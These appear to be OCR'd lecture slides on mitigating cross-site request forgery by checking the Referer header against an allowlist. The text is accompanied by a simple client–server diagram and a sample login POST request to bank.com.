
Idea: Use `Referer` header

- Inspect the **`Referer`** HTTP header
- Reject any requests from origins not on an "allowlist"
- Gotcha: Watch out for HTTP caches!

Mitigate CSRF with `Referer` header





Client
bank.com
Server
bank.com



POST /login HTTP/1.1
username=alice&password=password
Client
bank.com
Server
bank.com

